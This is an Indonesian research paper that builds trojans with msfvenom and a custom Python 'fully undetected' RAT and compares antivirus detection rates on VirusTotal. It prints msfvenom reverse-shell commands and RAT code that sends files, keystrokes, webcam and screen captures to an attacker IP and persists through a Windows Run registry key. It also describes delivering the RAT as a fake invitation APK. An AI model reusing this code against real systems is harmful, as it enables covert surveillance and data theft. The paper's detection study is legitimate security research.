Analisa Metasploit Framework "*msfvenom*" *Backdoor* Trojan dan *Fully Undetected* (FUD) Trojan

Analysis of the Metasploit Framework "msfvenom" Backdoor Trojan and Fully Undetected (FUD) Trojan

Mursalim[1], Wachid Darmawan[2], Tresi Aprilia[3]
[1,3]Program Studi Teknik Informatika, Fakultas Komputer dan Desain, Universitas Selamat Sri
[2]Program Studi Manajemen Informatika, STMIK Widya Pratama Pekalongan
e-mail: [1]Mursalim.dsc@gmail.com, [2]Wahcid.dw@gmail.com, [3]Tresiaprilia98@gmail.com

Abstrak

Pengunaan teknologi informasi berupa penggunaan internet di Indonesia terus mengalami peningkatan sejak 2 dekade terakhir hingga 73,24% atau 202 juta jiwa dari 275.77 juta jiwa penduduk Indonesia. Penggunaan teknologi tersebut tidak lepas dari sebuah ancaman pengambilan informasi secara ilegal. Tingkat kejahatan *cyber* berjenis malware mencapai 14.235 serangan hingga bulan april 2023. Tujuan penelitian ini adalah melakukan analisa terhadap 3 jenis malware trojan yang dapat dibuat melalui *metasploit framework* dan 1 jenis yang dibuat menggunakan bahasa pemrograman python. Kemudian dilakukan pengujian dengan beberapa antivirus untuk mengetahui jenis antivirus yang konsisten dalam mendeteksi ke empat jenis malware trojan tersebut. adapun tahapan penelitiannya dimulai dari pembuatan malware trojan menggunakan *metasploit framework* dengan memanfaatkan fungsi msfvenom dan *Fully Undetected* (FUD) Trojan menggunakan bahasa pemrograman python. Selanjutnya dilakukan pengujian *source code* FUD Trojan, pengujian keterdeteksian virus melalui virustotal.com. adapun hasil penelitiannya adalah keterdeteksian virus paling sedikit yaitu 11 (15%) dari 71 antivirus pada FUD Trojan pada file chrome.exe, sedangkan keterdeteksian antivirus paling banyak ada pada *payload windows.dll* sebanyak 56 (80%) dari 70 antivirus. Sedangkan *payload*.js dan undangan.apk masing masing keterdeteksiannya sebanyak 35 (56%) dari 62 antivirus dan 26 (41%) dari 64 antivirus. (FUD) trojan yang memiliki payload FUD malware perlu diwaspadai dikarenakan tidak banyak antivirus yang mendeteksi jenis payload tersebut. jenis virus yang mampu mendeteksi malware tersebut adalah avira dan avg yang secara konsisten mampu mendeteksi 4 malware tersebut.

Kata kunci: *metasploit framework, fully undetected (FUD) trojan, payloads, msfvenom, malware*

Abstract


The use of information technology in the form of internet use in Indonesia has continued to increase over the last 2 decades to 73.24% or 202 million people out of Indonesia's 275.77 million population. The use of this technology can not be separated from the threat of illegal information retrieval. The level of malware-type cybercrime reached 14,235 attacks until April 2023. This research aims to analyze 3 types of trojan malware that can be created using the Metasploit framework and 1 type that is created using the Python programming language. Then testing was carried out with several antiviruses to find out which type of antivirus was consistent in detecting the four types of trojan malware. The research stages started with creating Trojan malware using the Metasploit framework by utilizing the MSFvenom function and Fully Undetected (FUD) Trojan using the Python programming language. Thus, testing the FUD Trojan source code was carried out, testing virus detection via virustotal.com. The results of the research were that the fewest virus detections were 11 (15%) out of 71 antiviruses in the FUD Trojan in the chrome.exe file, while the highest number of antivirus detections were in the windows.dll payload, 56 (80%) out of 70 antiviruses. Meanwhile, payload.js and invitation.apk were detected by 35 (56%) of 62

antiviruses and 26 (41%) of 64 antiviruses, respectively. (FUD) trojans that have FUD malware payloads need to be watched out for because not many antiviruses detect this type of payload. The types of viruses that can detect this malware are Avira and AVG which are consistently able to detect these 4 malware.

Keywords: metasploit framework, fully undetected (FUD) trojan, payloads, msfvenom, malware

1. PENDAHULUAN

Penggunaan Teknologi Informasi berupa penggunaan internet terus mengalami peningkatan dari tahun 2000 hingga saat ini. Data menunjukkan bahwa penggunaan internet ditahun 2000 mencapai 1,9 juta jiwa atau (1%) dari 205.8 juta jiwa penduduk Indonesia di tahun 2000[1][2] sedangkan di tahun 2022 telah mencapai 202 juta jiwa atau 73.24% dari 275,77 juta jiwa itu artinya pengguna internet mengalami peningkatan yang sangat signifikan selama 2 dekade[1], [2]Kemudian, berdasarkan hasil survey penggunaan TIK di sektor bisnis pada tahun 2014 dengan melibatkan 2.266 perusahaan di 33 provinsi di Indonesia hasilnya mencapai 61,76%, 65,05% Industri pengolahan, 48,45% di perdagangan, 63,38% di Hotel dan 73,84% di sektor Restaurant/Rumah Makan. Hal tersebut menunjukkan bahwa Penggunaan perangkat komputer masih menjadi kebutuhan utama dalam menyelesaikan berbagai pekerjaan[2], [3], [4]. Penggunaan komputer tersebut tentunya tidak lepas dari sebuah ancaman pengambilan informasi secara ilegal atau informasi sesitif lainnya bahkan di era industri 4.0 saat ini, tingkat kejahatan *cyber* mengalami peningkatan[5], [6], [7], [8], [9][10]. Terlebih saat ini semua pengguna teknologi saling terkoneksi satu sama lain melalui jaringan intranet maupun internet[11]. Kejahatan *cyber* yang banyak dilakukan adalah serangan malware, *trojan Activity,* serangan lain dan *information leak* [5]. Serangan *cyber* berjenis Malware mencapai 14.235 serangan hingga bulan april 2023[5].



Gambar 1 Informasi TOP 5 Serangan Malware di Indonesia

Penyerang memiliki beberapa cara untuk mengeksplotasi dan mendapatkan rahasia melalui jaringan internet. Dengan menyerang sistem website perusahaan atau bahkan menginterupsi jaringan pada layanan sistem[12]. Banyak lembaga atau perusahaan di dunia seperti meta, google, amazon, lembaga keuangan, mendorong *Etichal hacking* to menangani kelemahan jaringan dan kerentana sebuah sistem bahkan lembaga besar tersebut memberikan bayaran hadiah jika menemukan sebuah *bug* pada sistem yang dibuatnya. Selain itu, banyak lembaga konsultan yang menawarkan untuk menganalisa sebuah kerentanan sistem dan jaringan. Kemudian, lembaga tersebut mampu memberikan rekomendasi mitigasi apa saja yang perlu dilakukan agar tidak terhindar dari serangan seorang hacker yang tidak bertanggung jawab[13].

Framework Metasploit banyak digunakan untuk mengetahui kerentanan sebuah sistem komputer. Salah satu fitur yang digunakan adalah Msfvenom[13]. *Msfvenom* tersebut memiliki cara kerja untuk menghasilkan sebuah *payload* (kode berbahaya) untuk sebuah sistem komputer dan sering digunakan untuk tindak kejahatan siber [14]. Msfvenom menyediakan *payload output* bermacam-macam seperti format *payload*, sistem operasi target dan teknik enkripsi *payload*. Fitur tersebut biasanya digunakan untuk seorang attacker melakukan uji penetrasi terhadap sebuah sistem dan jaringan[13], [15], [16].

Pada penelitian[17] melakukan pengujian antivirus dari malware trojan yang dibuat menggunakan *tools msfvenom*. Hasilnya menunjukkan bahwa antivirus yang dimodifikasi mampu mendeteksi malware trojan. Namun, jika modifikasi malware script diperlukan peningkatan pada antivirus *TheFatRat*. Kemudian penelitian[18] dalam bentuk laporan projek menggunakan framework metasploit dengan tool msfvenom untuk menghasilkan malware trojan. Hasil penelitian berhasil dilakukan namun, belum dilakukan tahap pengujian menggunakan antivirus.


Pada penelitian [19] membahas tentang penggunaan framework metasploit termasuk penggunaan masfvenom. Namun, belum dilakukan pembuatan malware secara mandiri. Oleh karena itu, tujuan penelitian ini adalah menganalisa trojan yang dihasilkan oleh tool msfvenom dari *metasploit framework* dari berbagai jenis ekstensi yang dilakukan pada penelitian [17], [18], [19] dan *fully undetected* (FUD) trojan yang dibuat menggunakan bahasa pemrograman Pyhton. Keduanya akan dijalankan pada sistem Windows 10. Kemudian dilakukan pengujian dari ke 4 jenis malware trojan tersebut menggunakan beberapa antivirus untuk mengetahui jenis antivirus yang mampu mendeteksi secara konsisten terhadap serangan malware trojan tersebut dengan membandingkan pada penelitian sebelumnya yakni penelitian [17], [18], [19].

Penelitian ini merupakan bagian pembelajaran dari *Ethical hacking* untuk memberikan sebuah gambaran kerentanan sebuah sistem sehingga, ke depannya kita mampu memberikan dampak positif dalam memberikan sebuah rekomendasi antivirus yang digunakan oleh pengguna komputer dan atau mitigasi pencegahan serangan khususnya akibat dari malware Trojan. Dalam eksperiment penelitian, *Bash script shell* memiliki peranan penting untuk digunakan mengkonfigurasikan sebuah payload dengan sistem yang akan diserang oleh attacker. Hal tersebut dikarenakan dalam melakukan konfigurasi diperlukan perhitungan waktu seberapa lama payload tersebut akan tetap bertahan pada sistem komputer target[20].

2. METODE PENELITIAN

1. Pengumpulan Informasi

Tahapan ini, dilakukan proses information gathering terkait dengan topik penelitian tentang malware trojan, serangan malware yang bersumber dari laporan siber BSSN RI, informasi tentang *Metasploit framework* yang dilakukan pada penelitian [17], [18], [19] dan FUD Trojan yang dibuat menggunakan bahasa pemrograman pyhton.




Gambar 2 Metode penelitian Analisa Metasploit Framework "msfvenom" Backdoor Trojan dan Fully Undetected (FUD) Trojan

Pada tahapan pengumpulan literasi ada beberapa aturan dalam pengumpulannya berikut adalah aturan penelusuran artikel penelitian[21]:

(Investigasi* atau Analis*) dan
(Phishing* atau scam* atau spoof*) dan
(*Remote* dan *Access* dan *Trojan* atau *malware*)

Gambar 3 Aturan pencarian literatur

Berikut adalah hasil penelusuran artikel penelitian terkait dengan topik penelitian:



Gambar 4 Hasil Kajian Literasi terkait dengan RAT [5]

Berdasarkan gambar 4 tersebut adalah 11 artikel utama yang membahas tentang *Remote Access Trojan* dan ditambah 1 artikel laporan serangan dari BSSN RI. Dalam pembahasan utama tersebut dibagi menjadi 4 jenis topik pembahasan yaitu: *Phising, Spyware Analysis, RAT dan Malware.*

2. Proses Pembuatan FUD Trojan

Tahapan tersebut, pembuatan FUD Trojan menggunakan bahasa pemrograman pyhton dan menggunakan psudocode yang sudah dirancang sesuai dengan tujuan dan fungsinya. Kemudian, dalam tahapan pembuatan FUD Trojan menggunakan beberapa libraries yang tersedia pada pyhton seperti: *libraries socket, json, os, cv2, threading, pickle, struct, imagegrab dan KeyLogger.*

Tabel 1 script payload pada msfvenom dan FUD Trojan

No	**Jenis Ekstensi**	**Perintah / source code**
1	Format Javascript[18]	msfvenom -p js/meterpreter/reverse_tcp LHOST=<IP address> LPORT=<port> -f raw > payload.js
2	Format dll[19]	msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP address> LPORT=<port> -f dll -o payload.dll
3	Format apk[19]	msfvenom -p android/meterpreter/reverse_tcp LHOST=<IP Address> LPORT=<PORT> R > <lokasi penyimpanan>/nama_file.apk
4	FUD trojan	Import socket *

3. Pengujian Trojan
Pada tahapan pengujian Trojan tersebut, dilakukan pengujian *source code* dengan menggunakan kali linux. Kemudian source tersebut akan dianalisa lebih lanjut menggunakan sebuah tool yang mampu menscan malware atau virus yakni menggunakan virustotal. Virustotal dapat dikunjungi pada laman https:// www.virustotal.com

4. Analisa code FUD Trojan dan Msfvenom
Ditahapan ini, kode *script* FUD Trojan dan hasil pembuatan malware menggunakan Msfvenom akan dinalisis *source code* dan hasil scan dari sistem virustotal

5. Laporan hasil analisa
Melaporkan hasil analisa FUD Trojan dan Msfvenom berdasarkan hasil analisa sebelumnya

6. Rekomendasi
Setelah dilakukan analisa FUD dan Msfvenom, maka dilanjutkan dengan tahapan rekomendasi dimana dalam tahapan ini diperlukan sebuah saran atau mitigasi awal agar terhadap kedua jenis malware tersebut agar tidak menimbulkan masalah dikemudian hari.

3. HASIL DAN PEMBAHASAN

3.1 Hasil


Berikut adalah *Psudocode* pembuatan FUD Malware yang terdiri dari 6 fungsi yaitu: fungsi *receive_command, fungsi upload, fungsi download, fungsi open_log, fungsi log_thread*, dan fungsi *start_stream.*

1	***Function receive_command()***
2	Import libraries;
3	Sc socket libraries. Socket_STREAM

```
4   Sc  connect IP Address (public,private), PORT_NUMBER
5   data  none
6   While True:
7     Try:
8       data data+sc.recv(number_size_Memory).decode().rstrip()
9       return json.load(var)  variabel data
10    Except ValueError:
11      Continue;
12
13
14
15  Function  upload (Nama_File)
16  File  open(Nama_file,'rb')
17  Sc.send  (var.read())
18  File.close()
19  Function Download (Nama_File)
20  File  open(Nama_file,'rb')
21  Sc.settimout(True)
22  _file  sc.recv(Number_size_Memory)
23  While _file"
24    File.write(_file)
25    Try:
26      _file  sc.recv(Number_size_memory)
27    Except socket.timeout as e:
28      Break
29  Sc.settimeout(None)
30  File.close()
31
32  Function open_log():
33  Sc.send(KeyLogger.read_log().encode())
34  Function log_thread():
35  T  none;
36  Threading.thread(target=open log)
37  T.start()
38  Function start_cam():
39  Sock  socket libraries. Socket_STREAM
40  Sock.connet(IP_Address, PORT_NUMBER)
41  Video  class cv2.VideoCapture(false)
42  While(Video.isOpened()):
43    Img, frame  video.read()
44    B  pickle.dumps(var frame)
45    Key  struct.pack("Q", len(b))+b
46    Sock.sendal(var key)
```

Gambar 5 Psudocode FUD Malware


Setelah pembuatan psudocode FUD Malware dilakukan maka, *source code* tersebut build up menjadi bentuk ekstensi apk. Dalam hal ini adalah menjadi jenis file undangan.apk. kemudian, malware lain dapat dibuat menggunakan source code sesuai pada tabel 1 ke dalam beberapa bentuk ekstensi seperti: chrome.exe, payload_java.js, payload_windows.dll. Berikut adalah hasil pembuatan payload yang terdiri dari beberapa jenis ekstensi:




Gambar 6 Hasil pembuatan Malware berbagai jenis ekstensi

3.1.1 Pengujian FUD Malware

Dalam pengujian FUD Malware dan Malware menggunakan sistem operasi kali linux sebagai komputer attacker dan sistem operasi windows 10 sebagai komputer target. Kemudian jaringan yang digunakan dalam eksperimen adalah jaringan *Local Area Network* (LAN) atau menggunakan wifi yang berada pada area tertentu. Kemudian, perantara yang digunakan adalah USB atau link yang dikirimkan melalui Email atau Media sosial seperti WA Berikut adalah model pengujian FUD Malware disajikan pada gambar 7:



Gambar 7 Desain model pengujian FUD Malware



Gambar 8 hasil pengujian FUD Malware menggunakan fungsi start_cam

Gambar 8 menunjukkan bahwa FUD Malware berjalan lancar pada komputer target, sebelumnya komputer target telah diberikan sebuah payload dalam bentuk file **undangan.apk** dimana komputer target tidak menyadari bahwa komputernya telah serang oleh attacker setelah payload diaktifkan oleh komputer target.

3.2 Pembahasan

3.2.1 Analisis Source code FUD Malware

Tahapan ini, analisa *source code* FUD Malware digunakan untuk mengetahui fungsi dari *source code* yang telah dituliskan kedalam script payload.

Tabel 2 Hasil analisa source code FUD Malware

SOURCE CODE	ANALISA
import sys, socket, subprocess, os, cv2, threadning, pickle, struct, pyautogui, pygame, numpy, shutil, from subprocess import PIPE from logger import KeyLogger from PIL import ImageGrab	*Source code* tersebut merupakan bagian dari importing beberapa libraries penting pada python untuk keperluan proses RAT
`sc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)` `sc.connect(('192.168.243.230', 9999))`	Variabel bernama sc yang mengandung source berupa penggunaan socket melalui koneksi IP lokal 192.168. 234.230
`data = data + sc.recv(1024).decode().rstrip()` `return json.loads(data)`	Data memiliki nilai data ditambahkan dengan variabel sebelumnya yakni SC untuk dilakukan decoding dan remove strip

`file = open(namafile,'rb')`
`sc.send(file.read())`
`file.close()`
	File yang berisikan tentang i/o untuk memperoleh informasi dari PC target

`file = open(namafile,'wb')`
`sc.settimeout(1)`
`_file = sc.recv(1024)`
	File yang berisikan tentang i/o yang berfungsi untuk menyetak informasi dari PC target

`sc.send(KeyLogger().read_log().encode())`	Pembuatan perintah KeyLooger

`sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)`
`sock.connect(('192.168.243.230',9998)) # port socket yang`
`video = cv2.VideoCapture(0)`
`while(video.isOpened()):`
`  img, frame = video.read()`
`  b = pickle.dumps(frame)`
`  message = struct.pack("Q", len(b))+b`
`  sock.sendall(message)`
	Variabel sock menggunakan socket yang terkoneksi pada IP: 192.168.243.230 dengan port: 9998

`t = threading.Thread(target=byte_stream)` `t.start()`	Menjalankan fungsi threading pada variabel t

`sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)`
`sock.connect(('192.168.243.230',9997)) # port socket yang berbeda de`
 	
`screen = pygame.display.set_mode((0,0), pygame.FULLSCREEN)`
`screen = screen.get_size()`
`WIDTH = screen[0] # untuk latihan, jika di realife tanpa dibagi 2`
`HEIGHT = screen[1]`
`while True:`
`  img = ImageGrab.grab(bbox=(0,0,WIDTH,HEIGHT))`
`  capture = np.array(img)`
`  capture = cv2.cvtColor(capture, cv2.COLOR_BGR2RGB)`
`  b = pickle.dumps(capture)`
`  message = struct.pack("i", len(b))+b`
`  sock.sendall(message)`
	Socket dengan IP yang sama dan port yang berbeda. Kemudian, menjalankan fungsi lain yaitu pygame.display secara FULLSCREEN kemudian dikombinasikan dengan openCV versi 2 untuk menangkap video streaming pada target.


`file_path = os.environ['appdata']+'\\'+ file_executable`
`try:`
`  if not os.path.exists(file_path):`
`  shutil.copyfile(sys.executable, file_path)`
`  subprocess.call('reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run`
`  else:`
`  pass`
	Persisten area, dimana pada blok source code ini, menanamkan program malware RAT ini ke dalam *Registry* Windows agar dapat dijalankan secara otomatis ketika PC/Laptop dinyalakan.

3.2.2 Analisa pengujian keterdeteksian malware

Dalam analisa kedua Malware tersebut digunakan tools bernama virustotal yang tersedia pada laman berikut ini: https://www.virustotal.com

Setiap malware yang telah dibuat akan dilakukan analisa secara otomatis apakah malware tersebut mampu dideteksi dengan antivirus atau tidak. Berikut adalah hasil analisa keterdeteksian malware/virus:


1. Payload Undangan.apk



Gambar 9 Hasil analisa payload Undangan.apk

Gambar 9 merupakan hasil analisa payload Undangan.apk, dari hasil analisa terdapat 26 dari 64 jenis antivirus yang mampu mendeteksi bahwa file undangan.apk tersebut memiliki payload malware trojan berikut adalah jenis virus yang mampu mendeteksi malware tersebut adalah avira, avg, avast, kaspersky, google, microsoft, Esed-Node32, cynet dan lainnya. Kemudian, antivirus yang tidak mampu mendeteksi malware tersebut adalah Baidu, Avast-mobile, malwarebytes, Tencent dan lain sebagainya.


2. Payload_java.js



Gambar 10 Hasil analisa payload pada payload_java.js

Gambar 10 adalah hasil analisa payload java.js. ada 35 dari 62 jenis antivirus yang mampu mendeteksi bahwa payload java.js mengandung payload malware trojan. Beberapa jenis virus yang mampu mendeteksi malware tersebut adalah avira, avg, avast, defender, kaspersky, Ese-Node32. Kemudian, antivirus yang tidak mampu mendeteksi malware tersebut adalah Baidu, Avast-mobile, malwarebytes, Tencent.


3. Payload_windows.dll



Gambar 11 Hasil analisa payload_windows.dll


Gambar 11 merupakan hasil analisa payload_windows.dll. ada 56 dari 70 jenis antivirus yang mampu mendeteksi bahwa payload_windows.dll tersebut memiliki source code payload malware trojan yang berbahaya jika dijalankan. Beberapa jenis virus yang mempu mendeteksi malware tersebut adalah avira, avg, avast, kaspersky, trustlook, Tencent, Google, Microsoft, Avast-mobile, Cynet dan lainnya.

4. Payload chrome.exe (FUD)



Gambar 12 Hasil analisa payload pada chrome.exe

